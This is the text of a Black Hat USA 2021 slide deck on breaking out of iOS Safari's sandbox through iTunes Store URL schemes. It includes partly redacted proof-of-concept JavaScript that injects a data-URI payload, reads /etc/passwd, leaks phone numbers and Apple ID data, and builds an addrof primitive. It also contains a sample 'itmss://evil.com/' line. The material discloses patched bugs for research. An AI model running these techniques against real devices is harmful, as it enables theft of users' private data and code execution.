
black hat
USA 2021
HACK DIFFERENT
Pwning iOS 14 WITH GENERATION Z BUGZ

About Us

Zhi Zhou (@codecolorist)

Security research, two times TianfuCup winner

Jundong Xie (@Jdddong)

- Senior security engineer from Ant Security Light-Year lab
- Graduated from Zhejiang University
- Was a member of AAA CTF team
- Main research area are binary fuzzing, browser security and macOS security
- Pwned Safari, PDF and many mobile devices in three Tianfu Cup from 2018 to 2020

Agenda


- The New Old Attack Surface
- Gen-Z bug
- Your Next Memory Corruption is Not a Corruption
- Modern Objective-C Exploitation
- Takeaways


THE NEW OLD ATTACK SURFACE

Cross-Site Escape

- Inter-process Javascript injection to escalate privilege
  - https://i.blackhat.com/eu-20/Thursday/eu-20-Zhou-Cross-Site-Escape-Pwning-MacOS-Safari-Sandbox-The-Unusual-Way.pdf
- Direct sandbox escape without initial code execution
  - Abusing URL Scheme

URL Scheme Attack Surface



- Launch local Apps from web
- Some trusted URL schemes by Apple don’t ask for comfirmation
  - App Store
  - mailto
  - Contents from iTunes: books, music, podcasts, etc.

Allow List of MobileSafari

```
bool -[_SFNavigationResult isRedirectToAppleServices](_SFNavigationResult
*self, SEL a2)
{
  bundle = self->_externalApplication.bundleIdentifier;
  return [bundle isEqualToString:@"com.apple.AppStore"] ||
    [bundle isEqualToString:@"com.apple.AppStore"] ||
    [bundle isEqualToString:@"com.apple.MobileStore"] ||
    [bundle isEqualToString:@"com.apple.Music"] ||
    [bundle isEqualToString:@"com.apple.news"]);
}
```

Allow List of MobileSafari

```
bool -[_SFNavigationResult isRedirectToAppleServices](_SFNavigationResult
*self, SEL a2)
{
  bundle = self->_externalApplication.bundleIdentifier;
  return [bundle isEqualToString:@"com.apple.AppStore"] ||
    [bundle isEqualToString:@"com.apple.AppStore"] ||
    [bundle isEqualToString:@"com.apple.MobileStore"] ||
    [bundle isEqualToString:@"com.apple.Music"] ||
    [bundle isEqualToString:@"com.apple.news"]);
}
```

Pwn2Own 2014 Sandbox Escape

- Sandbox bypass by leveraging itmss:// URL scheme to open iTunes Store
- Run JavaScript outside of renderer sandbox
- Poc
  - itmss://evil.com/

- iTunes Store

  Available for: iPhone 4s and later, iPod touch (5th generation) and later, iPad 2 and later

  Impact: A website may be able to bypass sandbox restrictions using the iTunes Store

  Description: An issue existed in the handling of URLs redirected from Safari to the iTunes Store that could allow a malicious website to bypass Safari's sandbox restrictions. The issue was addressed with improved filtering of URLs opened by the iTunes Store.

  CVE-ID

  CVE-2014-8840 : lokihardt@ASRT working with HP's Zero Day Initiative

Patch & Bypass


- A trusted list was applied
- An XML manifest dynamically fetched from Apple server
- HTTPS and SSL Pinning for Apple domains
- Example:
  - itmss://www.apple.com -> https://www.apple.com
- Lokihardt lately found a DOM XSS on *widgets.itunes.apple.com* and pwned it again

https://sandbox.itunes.apple.com/WebObjects/MZInit.woa/wa/initiateSession

```
<key>trustedDomains</key>
<array>

<string>.apple.com.edgesuite.net</string>
  <string>.asia.apple.com</string>
  <string>.corp.apple.com</string>
  <string>.euro.apple.com</string>
  <string>.itunes.apple.com</string>
  <string>.itunes.com</string>
  <string>.icloud.com</string>
```


GEN Z BUG



Born with Generation Z, the bugs were introduced by iOS 3 and iOS 6 respectively

This bug could affect a wide range of iOS versions.
Part of the PoC is redacted to help protect users that stay below 14.3 due to hardware limitations or at their will.

A Generation Z Bug

- By auditing these methods I found another novel (ancient actually) bypass
  - `-[SUStoreController handleApplicationURL:]`
  - `-[NSURL storeURLType]`
  - `-[SUStoreController _handleAccountURL:]`
  - `-[SKUIURL initWithURL:]`
- An URL since iOS 3
  - `itms://<redacted>&url=http://www.apple.com`
- Still checks the domain, but doesn’t enforce https
  - MITM this trusted domain that doesn’t have HSTS
    - support.mac.com

An Even More Elegant Bypass

In addiction to the trusted domains, data URIs are trusted as well…

```
itms://<redacted>&url=data:text/plain,hello
```

- It always appends a question mark at the end of URL, which breaks base64 encoding
- Plain encoding is just fine

iOS 3

/Volumes/Kirkwood7A341.iPhoneOS/System/Library/PrivateFrameworks/iTunesStoreUI.framework/iTunesStoreUI

__text:337C3884

-[SUApplication handleExternalURL:]

```
urlType = objc_msgSend(urlObj, "storeURLType");
/// ...
else if ( urlType == 2 )
{
   params = objc_msgSend(a3, "copyQueryStringDictionaryWithUnescapedValues:", 1);
   urlValue = objc_msgSend(params, "objectForKey:", CFSTR("url"));
   if ( urlValue )
   {
      externalUrl = objc_msgSend(&OBJC_CLASS___NSURL, "URLWithString:", urlValue);
```

~~WebKit~~ WebKid Attack

```
<script>
String.prototype.toDataURI = function() {
  return 'data:text/html;,' + encodeURIComponent(this).replace(/[!'()*]/g,
escape);
}

function payload() {
  iTunes.alert('gotcha'); // do ya thing
}

const data = `<script
type="application/javascript">(${payload})()<\/script>`.toDataURI()
const url = new URL('itms://<redacted>');
// part of the PoC is redacted to prevent abuse
url.searchParams.set('url', data);
location = url
</script>
```

An Alternative Trigger

- In addiction of itms:// URL scheme, there is another one itms-ui:// that suffers exact same bug
- itms-ui:// links to StoreKitUIService.app, which is also responsible for installing enterprise OTA apps
- StoreKitUIService has no app navigation animation. Very low profile
- itms-ui is not in the trusted list of MobileSafari, it requires one more confirmation
- It makes no difference for other 1-click vectors like AirDrop, iMessage, and third-party IMs that don’t warn for external app navigation
    - Signal, Google Handout, WhatsApp, Wire, etc.

CVE-2021-1748

iTunes Store

Available for: iPhone 6s and later, iPad Pro (all models), iPad Air 2 and later, iPad 5th generation and later, iPad mini 4 and later, and iPod touch (7th generation)

Impact: Processing a maliciously crafted URL may lead to arbitrary javascript code execution


Description: A validation issue was addressed with improved input sanitization.

CVE-2021-1748: CodeColorist working with Ant Security Light-Year Labs

Entry added February 1, 2021, updated May 28, 2021

The WebView

Signed with dynamic-codesigning entitlement



Subclass of UIWebView

- In-process JSContext bridge
- In-process rendering

- All WebKit exploits work
  - Both DOM and JIT
  - Some WebKit mitigations are gone
- No renderer sandbox, only App container
- Capable of loading shellcode in App context

No renderer autorestart. The exploit only has one chance to run

WebScripting

> WebScripting is an informal protocol that defines methods that classes can implement to export their interfaces to a WebScript environment such as JavaScript.

https://developer.apple.com/documentation/objectivec/nsobject/webscripting?language=objc

Objective-C	JavaScript
`nil`	undefined
`NSNumber`	number
`NSString`	string
`NSArray`	(read-only) array
`NSNull`	null
`WebUndefined`	undefined
`WebScriptObject`	wrapped object

Objective-C
```
[obj foo:@1 bar:@"hi"];
```

Javascript
```
obj.foo_bar(1, 'hi');
```


JavaScript Bridge

- JSContext bridge is only avaliable for the deprecated `UIWebView`
  - The actual Objective-C implementation is in-process within the renderer
- In `SUWebview`, all methods are under the `iTunes` namespace of `globalThis`
- The methods are bounded to an instance of `SUScriptInterface`

Privacy

iTunes.telephony leaks the phone number

```
for (const key of ['mobileNetworkCode',
'isCellularRoaming', 'operatorName',
'providerName', 'countryCode',
'mobileCountryCode', 'phoneNumber']) {
  document.write(key + ':' +
iTunes.telephony[key] + '<br>');
}
```



Read Local Text File

```
const xhr = iTunes.createXHR();
xhr.open('GET', 'file://r.mzstatic.com/etc/passwd');
xhr.onload = () => { document.write(xhr.responseText) };
xhr.send();
```

- `iTunes.createXHR` has a custom `XMLHttpRequest` implementation with no Same-origin Policy enforcement
- Only allows trusted domains
  - `-[SUXMLHTTPRequestOperation _isAllowedURL:withURLBag:]`
- Doesn't check for the scheme
- Unfortunately binary is not supported
- This App is sandboxed after all

Read Apple ID

- Email addresses of Apple ID:
  - Store: `iTunes.primaryAccount?.identifier`
  - iCloud: `iTunes.primaryiCloudAccount?.identifier`
  - Apple.com cookie: `iTunes.cookieForDefaultURL`
- Any outgoing AJAX requests will send these http headers, no matter what the domain is
  - `cloud-dsid`
  - `x-dsid`
  - `x-mme-client-info`
  - `x-apple-*`


Read Apple ID

With one more Authorization header, it's possible to talk to AppStore in the name of the victim

```
'icloud-dsid': '***',
'x-apple-store-front': '143465-19,29',
'x-dsid': '***',
'x-apple-client-versions': 'iBooks/7.2; iTunesU/3.7.4;
GameCenter/??; Podcasts/3.9',
'x-mme-client-info': '<iPhone12,3> <iPhone OS;14.2;18B92>
<com.apple.AppleAccount/1.0 (com.apple.MobileStore/1)>',
'x-apple-i-timezone': 'GMT+8',
'x-apple-i-client-time': '2020-11-06T14:46:07Z',
'x-apple-i-md-rinfo': '17106176',
'x-apple-adsid': '***',
'x-apple-connection-type': 'WiFi',
'x-apple-partner': 'origin.0',
'x-apple-i-locale': 'zh_CN',
'x-apple-i-md-m': '***',
'x-apple-i-md': '***'
```

Two-factor Authentication related tokens


List and Launch Apps



```
iTunes.installedSoftwareApplications.map(app => ({
  // ds: app.dsID,
  // adam: app.adamID,
  ver: app.bundleShortVersionString,
  id: app.bundleID
}))
```

```
const app = iTunes.softwareApplicationWithBundleID_('com.apple.calculator')
app.launchWithURL_options_suspended_('calc://1337', {}, false);
```

Most 🤦 Bug Ever



Unsolicited Calculator

LOOK, NO MEMORY CORRUPTION!


YOUR NEXT MEMORY CORRUPTION
IS NOT A CORRUPTION

(Objective-C) Type Confusion Info Leak

- `iTunes.window` has its setter and getter methods exported to JSContext
  - `iTunes.scriptWindowContext`
  - `iTunes.setScriptWindowContext_`
- We can assign an Objective-C object with invalid type to `iTunes.window`
- When reading the value, it always tries to invoke `tag` method


```
-[SUScriptInterface window]

ctx = -[SUScriptInterface scriptWindowContext];
if ( !ctx ) return +[NSNull null];
tag = -[ctx tag]; // here
```

(Objective-C) Type Confusion Info Leak

```
*** Terminating app due to uncaught
exception 'NSInvalidArgumentException',
reason: '-[SUScriptWindowContext tag]:
unrecognized selector sent to instance
0x10b15a470'
```

Objective-C runtime throws an `NSInvalidArgumentException` with the pointer of object when the selector is unknown



addrof Primitive

The NSException is catchable by JavaScript

Use the description as an addrof primitive for (almost) arbitrary JS accessible Objective-C runtime object

```
function addrof(obj) {
  const saved = iTunes.scriptWindowContext()
  iTunes.setScriptWindowContext_(obj)
  try {
    iTunes.window
  } catch(e) {
    const match = /instance (0x[\da-f]+)$/i.exec(e)
    if (match) return match[1]
    throw new Error('Unable to leak addr')
  } finally {
    iTunes.setScriptWindowContext_(saved)
  }
}
addrof(iTunes.makeWindow()) // WebScriptObject
addrof('A'.repeat(1024 * 1024)) // NSString
```

ASLR Bypass

